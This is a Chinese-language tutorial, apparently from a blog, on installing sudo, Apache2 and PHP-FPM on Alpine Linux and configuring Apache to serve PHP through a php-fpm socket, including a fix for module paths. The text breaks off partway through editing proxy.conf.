
sudo 包含在 community 仓库中,确保已经启用该仓库,编辑 /etc/apk/repositories 文件,取消注释 community 仓库。
vi /etc/apk/repositories
取消注释 community 仓库行:
http://dl-cdn.alpinelinux.org/alpine/v3.18/community
更新包索引并安装 sudo:
apk update
apk add sudo
2
验证安装成功:
sudo -V
# 安装 Apache2 + PHP web环境
安装 Apache2

apk add apache2
启动并设置为开机自启
rc-service apache2 start
rc-update add apache2 default
2
测试:
echo "<h1>Apache OK</h1>" > /var/www/localhost/htdocs/index.html
安装 PHP 和 php-fpm
apk add php php-fpm
确认 php-fpm 服务脚本名称:
注:Alpine 版本不同,PHP 版本号可能不同(如 php-fpm83),请根据实际按照的包名调整命令

localhost:~# ls -1 /etc/init.d | grep -E 'php|fpm'
php-fpm84
2
启动 php-fpm 并设置为开机自启
rc-service php-fpm84 start
rc-update add php-fpm84 default
2
# 配置 Apache2 解析 PHP
备份 /etc/php84/php-fpm.d/www.conf 文件
cp /etc/php84/php-fpm.d/www.conf /etc/php84/php-fpm.d/www.conf.bak
把非注释部分提取并覆盖回原文件
grep -v '^;' /etc/php84/php-fpm.d/www.conf.bak | grep '.' > /etc/php84/php-fpm.d/www.conf
编辑 php-fpm pool 配置,修改 listen 参数为 /var/run/php-fpm.sock

vi /etc/php84/php-fpm.d/www.conf
找到 listen 行,修改为:
listen = /run/php-fpm84/php-fpm.sock
添加 listen.owner 和 listen.group 行,设置 socket 文件的所有者和所属组为 apache
[www]
user = apache
group = apache

listen = /run/php-fpm84/php-fpm.sock
listen.owner = apache
listen.group = apache
listen.mode = 0660

pm = dynamic
pm.max_children = 5
pm.start_servers = 2
pm.min_spare_servers = 1
pm.max_spare_servers = 3
2
3
4
5
6
7
8
9
10
11
12
13
14

重启 php-fpm84,让 socket 生成
rc-service php-fpm84 restart
验证生成了 php-fpm.sock :
修改 Apache2 主配置文件,启用 PHP 支持
备份 /etc/apache2/httpd.conf 文件
cp /etc/apache2/httpd.conf /etc/apache2/httpd.conf.bak
把非注释部分提取并覆盖回原文件
grep -v '^#' /etc/apache2/httpd.conf.bak | grep '.' > /etc/apache2/httpd.conf

把 web 根目录改为 /var/www/html,修改主配置文件的 DocumentRoot 行:
DocumentRoot "/var/www/html"

<Directory "/var/www/html">
    AllowOverride None
    Require all granted
</Directory>
2
3
4
5
6
修改 ServerRoot 行:
ServerRoot /usr/lib/apache2
日志路径修改,同时添加访问目录时,默认返回 index.php 文件:
ErrorLog /var/log/apache2/error.log
CustomLog /var/log/apache2/access.log combined
2

下面还有条默认的日志路径,使用相对路径,注释掉

创建 /var/www/html 目录,并设置权限
mkdir -p /var/www/html
chown -R apache:apache /var/www/html
chmod -R 755 /var/www/html
mkdir -p /var/log/apache2
chown -R apache:apache /var/log/apache2
chmod -R 755 /var/log/apache2
2
3
4
5
6
配置 Apache2 以使用 PHP-FPM
修改主配置文件,在配置文件开头补充模块 proxy_module 和 proxy_fcgi_module,并配置处理 PHP 文件的方式。
LoadModule proxy_module modules/mod_proxy.so
LoadModule proxy_fcgi_module modules/mod_proxy_fcgi.so
2
在主配置文件末尾IncludeOptional /etc/apache2/conf.d/*.conf之前添加以下内容:
<FilesMatch \.php$>
    SetHandler "proxy:unix:/run/php-fpm84/php-fpm.sock|fcgi://localhost/"
</FilesMatch>
2
3

重启服务
rc-service php-fpm84 restart
rc-service apache2 restart
2
apache 报错,找不到动态模块 mod_proxy.so 和 mod_proxy_fcgi.so,发现我的模块都在 /usr/lib/apache2/ 目录下,而不是 /usr/lib/apache2/modules/ 目录下。

备份,在批量删除 modules 前缀
cp /etc/apache2/httpd.conf /etc/apache2/httpd.conf.bak2
sed -i 's# modules/# #g' /etc/apache2/httpd.conf
2
安装 mod_proxy 和 mod_proxy_fcgi 模块,mod_proxy_fcgi 打包在 mod_proxy里。
apk add apache2-proxy
编辑/etc/apache2/conf.d/proxy.conf,修改 modules/ 路径部分
备份
cp /etc/apache2/conf.d/proxy.conf /etc/apache2/conf.d/proxy.conf.bak
需要把 moudles/ 前缀删除
